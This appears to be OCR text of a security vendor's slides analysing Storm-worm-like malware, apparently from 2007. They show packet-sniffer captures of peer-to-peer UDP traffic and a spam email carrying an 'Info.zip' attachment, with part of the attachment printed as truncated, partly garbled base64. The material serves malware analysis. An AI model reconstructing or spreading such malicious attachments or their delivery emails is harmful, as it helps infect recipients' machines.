


Protect what you value.


Sniffer Portable - Local, Ethernet (Line speed at 10 Mbps)
File Monitor Capture Display Tools Database Window Help
Default
Matrix : 485 Conversations
Traffic Map
Reset
Set Thresholds...
Utilization%
0-88
Packets/s
0-3444
Errors/s
0-0
Gauge
Detail
Wednesday, August 01, 2007 9:50:48 PM
Network
1000
750
500
21:50:48
Snif16: Filtered 7, 533/1893 Ethernet Frames, Filter: Matrix
No. Summary Len (B) Rel. Time Delta Time Abs. Time
563 UDP: D=13404 S=19353 LEN=142 176 0:03:54.346 0.027.968 07/31/2007 06:24
564 UDP: D=19353 S=13404 LEN=31 65 0:03:54.347 0.000.527 07/31/2007 06:24
565 UDP: D=13404 S=4239 LEN=73 107 0:03:54.372 0.025.286 07/31/2007 06:24
566 UDP: D=4239 S=13404 LEN=31 65 0:03:54.372 0.000.440 07/31/2007 06:24
567 UDP: D=13404 S=7623 LEN=487 521 0:03:54.418 0.046.027 07/31/2007 06:24
568 UDP: D=7623 S=13404 LEN=31 65 0:03:54.419 0.000.484 07/31/2007 06:24
00000000: 00 0c 29 0c 0f 96 00 00 65 19 0c 0b 08 00 45 20 ..)..▮..e.....E
00000010: 00 5d 80 fb 00 00 72 11 d3 46 44 c6 a3 7d 0a 00 .]▮û..r.ÓFDÆ£}..
00000020: 01 eb 78 d5 34 5c 00 49 10 a9 e3 11 f7 42 e3 35 .ëxÕ4\.I.©ã.÷Bã5
00000030: 99 3f a5 51 26 9a 7d ef 88 cb 56 6e 60 57 6e 39 ▮?¥Q&▮}ï▮ËVn`Wn9
00000040: 12 40 63 33 b7 6a 7b 63 e8 37 0b ba 01 00 00 00 .@c3·j{cè7.º....
00000050: 02 01 00 01 15 00 31 38 39 31 36 2e 6d 70 67 3b 18916.mpg;
00000060: 73 69 7a 65 3d 37 37 33 38 30 3b size=77380;
00000010: 00 5d 39 b9 00 00 6d 11 eb 62 47 cb d4 9e 0a 00 .]9¹..m.ebGEO▮..
00000020: 01 eb 29 7d 34 5c 00 49 c7 34 e3 11 f7 42 e3 35 .ë)}4\.IÇ4ã.÷Bã5
00000030: 99 3f a5 51 26 9a 7d ef 88 cb 56 6e ca ba 98 c0 ▮?¥Q&▮}ï▮ËVnÊº▮À
00000040: f5 5f 35 72 0a 5f 04 3b 80 c6 b7 bb 01 00 00 00 õ_5r._.;▮Æ·»....
00000050: 02 01 00 01 15 00 32 32 35 31 39 2e 6d 70 67 3b 22519.mpg;
00000060: 73 69 7a 65 3d 38 32 34 37 35 3b size=82475;
00000020: 01 eb 1d c7 34 5c 00 49 58 93 e3 11 f7 42 e3 35 .ë.Ç4\.IX▮ã.÷Bã5
00000030: 99 3f a5 51 26 9a 7d ef 88 cb 56 6e c3 50 92 32 ▮?¥Q&▮}ï▮ËVnÃP'2
00000040: 11 4b e6 39 e1 97 69 a5 b4 a8 34 b8 01 00 00 00 .Kæ9á▮i¥´¨4¸....
00000050: 02 01 00 01 15 00 32 34 39 34 32 2e 6d 70 67 3b 24942.mpg;
00000060: 73 69 7a 65 3d 36 37 35 38 34 3b size=67584;
For Help, press F1
5000
Start
Sniffer Portable - Loc...
9:51 PM


Sniffer Portable - Local, Ethernet (Line speed at 10 Mbps)
File Monitor Capture Display Tools Database Window Help
Default
Matrix : 485 Conversations
Traffic Map
Reset
Set Thresholds...
Utilization %
0-88
Packets/s
0-3444
Errors/s
0-0
Gauge
Detail
Wednesday, August 01, 2007 9:53:18 PM
Network
Sniff16: Filtered 7, 713/1893 Ethernet Frames, Filter: Matrix
No. Summary Len (B) Rel. Time Delta Time Abs. Time
746 UDP: D=24362 S=13404 LEN=27 61 0:03:58.875 0.000.454 07/31/2007 06:24
747 UDP: D=13404 S=30933 LEN=46 80 0:03:58.920 0.045.549 07/31/2007 06:24
748 UDP: D=13404 S=30933 LEN=46 80 0:03:58.926 0.006.106 07/31/2007 06:24
749 UDP: D=13404 S=30933 LEN=73 107 0:03:58.930 0.003.805 07/31/2007 06:24
750 UDP: D=13404 S=30933 LEN=46 80 0:03:58.934 0.003.951 07/31/2007 06:24
751 UDP: D=13404 S=30933 LEN=46 80 0:03:58.940 0.006.029 07/31/2007 06:24
752 UDP: D=13404 S=30933 LEN=46 80 0:03:58.946 0.006.077 07/31/2007 06:24
753 UDP: D=13404 S=30933 LEN=46 80 0:03:58.950 0.003.912 07/31/2007 06:24
754 UDP: D=13404 S=30933 LEN=46 80 0:03:58.955 0.004.986 07/31/2007 06:24
755 UDP: D=13404 S=30933 LEN=46 80 0:03:58.956 0.000.444 07/31/2007 06:24
756 UDP: D=5084 S=13404 LEN=27 61 0:03:59.026 0.070.031 07/31/2007 06:24
757 UDP: D=3969 S=13404 LEN=27 61 0:03:59.041 0.015.620 07/31/2007 06:24
758 UDP: D=17813 S=13404 LEN=27 61 0:03:59.074 0.033.131 07/31/2007 06:24
759 UDP: D=33575 S=13404 LEN=27 61 0:03:59.568 0.494.160 07/31/2007 06:24
760 UDP: D=13404 S=16275 LEN=234 268 0:03:59.617 0.048.114 07/31/2007 06:24
761 UDP: D=18332 S=13404 LEN=27 61 0:03:59.617 0.000.510 07/31/2007 06:24
IP: No options
IP:
UDP: ----- UDP Header -----
UDP:
UDP: Source port = 16275
UDP: Destination port = 13404
UDP: Length = 234
UDP: Checksum = 4A1F (correct)
UDP: [226 byte(s) of data]
UDP:
00000000: 00 0c 29 0c 0f 96 00 00 65 19 0c 0b 08 00 45 20
00000010: 00 fe 83 d3 00 00 6d 11 db f1 45 f3 9b 2c 0a 00
00000020: 01 eb 3f 93 34 5c 00 ea 4a 1f e3 0f 0d 14 58 15
00000030: 47 ef 69 8e c5 41 2f df 1a fb 30 52 09 00 c1 39
00000040: 85 f3 a2 da d7 79 8a c7 b0 ee 8e bb 36 45 f3 9b
00000050: 2c 55 52 00 01 00 00 00 00 00 00 00 00 00 00 00
00000060: 8d 0d fd 11 44 e1 4b 9b 63 2c 01 01 12 53 3f 4f
00000070: 1b a8 35 bf d7 15 46 a7 c7 c6 b2 18 04 02 f3 64
00000080: 2d 01 01 14 28 b7 97 7d a5 51 d5 dd 7a 37 33 dc
00000090: 7a 83 50 de 13 15 e6 cc 01 04 26 25 d4 5f 83 09
For Help, press F1
5000
Start
Sniffer Portable - Loc...
sn4.bmp - Paint
9:54 PM


Sniffer Portable - Local, Ethernet (Line speed at 10 Mbps)
File Monitor Capture Display Tools Database Window Help
Default
Matrix : 485 Conversations
Traffic Map
Reset
Set Thresholds...
Utilization %
0-88
Packets/s
0-3444
Errors/s
0-0
Gauge
Detail
Wednesday, August 01, 2007 9:53:18 PM
Network
Sniff16: Filtered 7, 713/1893 Ethernet Frames, Filter: Matrix
No. Summary Len (B) Rel. Time Delta Time Abs. Time
746 UDP: D=24362 S=13404 LEN=27 61 0:03:58.875 0.000.454 07/31/2007 06:24
747 UDP: D=13404 S=30933 LEN=46 80 0:03:58.920 0.045.549 07/31/2007 06:24
748 UDP: D=13404 S=30933 LEN=46 80 0:03:58.926 0.006.106 07/31/2007 06:24
749 UDP: D=13404 S=30933 LEN=73 107 0:03:58.930 0.003.805 07/31/2007 06:24
750 UDP: D=13404 S=30933 LEN=46 80 0:03:58.934 0.003.951 07/31/2007 06:24
751 UDP: D=13404 S=30933 LEN=46 80 0:03:58.940 0.006.029 07/31/2007 06:24
752 UDP: D=13404 S=30933 LEN=46 80 0:03:58.946 0.006.077 07/31/2007 06:24
753 UDP: D=13404 S=30933 LEN=46 80 0:03:58.950 0.003.912 07/31/2007 06:24
00000000: 00 0c 29 0c 0f 96 00 00 65 19 0c 0b 08 00 45 20 ..)..▮..e.....E
00000010: 00 fe 83 d3 00 00 6d 11 db f1 45 f3 9b 2c 0a 00 .þ▮Ó..m.ÛñEó▮,..
00000020: 01 eb 3f 93 34 5c 00 ea 4a 1f e3 0f 0d 14 58 15 .ë?▮4\.êJ.ã...X.
00000030: 47 ef 69 8e c5 41 2f df 1a fb 30 52 09 00 c1 39 Gïi▮ÅA/ß.û0R..Á9
00000040: 85 f3 a2 da d7 79 8a c7 b0 ee 8e bb 36 45 f3 9b ▮ó¢Ú×y▮Ç°î▮»6Eó▮
00000050: 2c 55 52 00 01 00 00 00 00 00 00 00 00 00 00 00 ,UR.............
00000060: 8d 0d fd 11 44 e1 4b 9b 63 2c 01 01 12 53 3f 4f ▮.ý.DáK▮c,...S?O
00000070: 1b a8 35 bf d7 15 46 a7 c7 c6 b2 18 04 02 f3 64 .¨5¿×.F§ÇÆ²...ód
00000080: 2d 01 01 14 28 b7 97 7d a5 51 d5 dd 7a 37 33 dc -...(·▮}¥QÕÝz73Ü
00000090: 7a 83 50 de 13 15 e6 cc 01 04 26 25 d4 5f 83 09 z▮PÞ..æÌ..&%Ô_▮.
UDP:
For Help, press F1
Start
Sniffer Portable - Loc...
sn4.bmp - Paint
9:54 PM



Protect what you value.

Hiew: C:\temp\x\storm1\storm\00000089.bin

```
   C:\temp\x\storm1\storm\00000089.bin                    ↓PRO --------          0     00000000 Hiew 7.10 (c)SEN
Received: fron [redacted] with Microsoft SMTPSVC(6.0.3790.3959);
        Tue, 31 Jul 2007 17:47:07 +0200
Received: from ejxh ([89.178.71.229]) by [redacted] with Microsoft SMTPSVC(5.0.2195.6713); Sun, 29 Jul 2007 11:30:23 -0700
Message-ID: <46ACDCBF.7040604@doubleclick.net>
Date: Sun, 29 Jul 2007 11:30:23 -0700
From: Brian K. Gorman <eyxhj@doubleclick.net>
User-Agent: Thunderbird 1.5.0.12 (Windows/20070509)
MIME-Version: 1.0
To: wangguiyong@foton.com.cn
Subject: Info
Content-Type: multipart/mixed;
 boundary="------------030203080506020007000504"
Return-Path: eyxhj@doubleclick.net
X-OriginalArrivalTime: 31 Jul 2007 15:47:07.0625 (UTC) FILETIME=[0CC0AD90:01C7D38A]


This is a multi-part message in MIME format.
--------------030203080506020007000504
Content-Type: text/plain; charset=iso-8859-1; format=flowed
Content-Transfer-Encoding: 7bit


--------------030203080506020007000504
Content-Type: application/octet-stream;
 name="Info.zip"
Content-Transfer-Encoding: base64
Content-Disposition: attachment;
 filename="Info.zip"


UnFyIBoHAM+QcuAADQAAAAAAAAD/eXRAkCoAr0AAAKhvAgADDx83HpSe/zYdMugApIEAAEluZmBu
dHh0AMASHZEM0Q0RABYVe/WbfBzabcad1amU27a706ulNNUqtKd1VSTKpzU151gkgkhSCAbHBU0c
961rurSqSQZf53eIAM1vI8AgCArzGUqqMggQIh4d/n4ogCV4c/+Eb++/OI8JDeuGHLi/GaLJDPi7
JMXn0RSQYvXLBN01/b2bEo1n2R+NM+hOExf7asX/j/19P+v+n8v+f/L9n16IJMssnfF/vo1p10+E
xDl2IvkxeqnbeGbXUhL9NRP30fq/6+v/f1+v/ttn/0/7/I/5/1Zyb/3/p/e9UPfVHLt5NDVBJRih
9uqoGeKWQ+UTjnOpLQPF8UGjcH4TYnKrqcuJyRUF+aJlqfpxHZSb/Be0v/1OlnSdl+nZHdDU/3wUZ
KhS7WHDwR+8gy7p9W13dEXZNR45H9sNA6YLZYs0W1VBdXH5e2npPLBtbpqrk9204R////OXcVAt9
IL6MxXoe9iF3tGyNMMfids6fX9O0/0YsXnpK5+UmMsRMXsLE/GU0OOPJlEu2+1H17R9uil/uDAfI
Ll29x85vczUKZKofZDVBP/b9j17W6Je/Z9OTQLqoa+AxZC5prqgnqZpniPjqovrPrX0fdtIDtDN0
18ItZNuzLCXbrIjgn8HtQUM+Mr+f2skU2SnIPRUSWMJFIFYupDPo3cRUF9oYV1fZx0svv6SJDlk1
7hKrYx3F/TuGLu2D3nZ8uH3N7ns+0REoVEbj9OqOLNrMnbZGXd6Urpaj5y+v14o5aB3UvHFefUt+
qDLLqMhvvW05Wvhz66hy7EkWyYsFrV9DZ0wvr2y0laf9r6sXQLGFcfuO8PkLKTnk$5n35XL4uqpG
XEOJLopPZUPQjr1W2k8DXrB2b2LzosJZqYpBkJ2i2JnLnE0WU+PFvRd3lxjbJhh0d08GrUNLAWEZ
2+ijjHOfHGqPONqcHxa2XY9+g+1tuIQSPDMUn45VuGmHMaKC+TaBmMCZN9nDP7s8BsfKUnJSJYpy
xVE5IS4DPtMXdOOkKH/r0hdfK/nLHVzsErq9Mp5kis9TurlBAVFVeeGhvJFxS27LG6AYB19DxhIt
anrcsDyIFPE2MrvwSnnIkjUvyN48+Ne0x/OODHxZNnaCLo17OvcgF/e56rHh8rtxhP4bJoi01N7m
5++GHUXDfzlIqP27qdUZEhQeOe6aYu9dQ66DnWxqpoS6uWYHxI0j8gK2FgqjgbGHVS+rtPLGl5qX
zuUdzZTyC7oix5jI2YC7RhAXG+G3AjCgjk8WxCsJ26Bz6dPt9/uZZZTtaty2Ic1Ubs7L70EJGTFLB
Gf1tnebzefa6HIX5co57p3cZzyc+B9yDwXh5DL38Ttx0qXTwIHeyJp59LplvlvB8CfxHknZh9nK5q
qeMu29VJXgkYP2VkLq3p9zvizQr95Mdxm6LkJYtngyMIpZS7KjjPhp9EJ8RV1n2p3JkWJAZ648NN
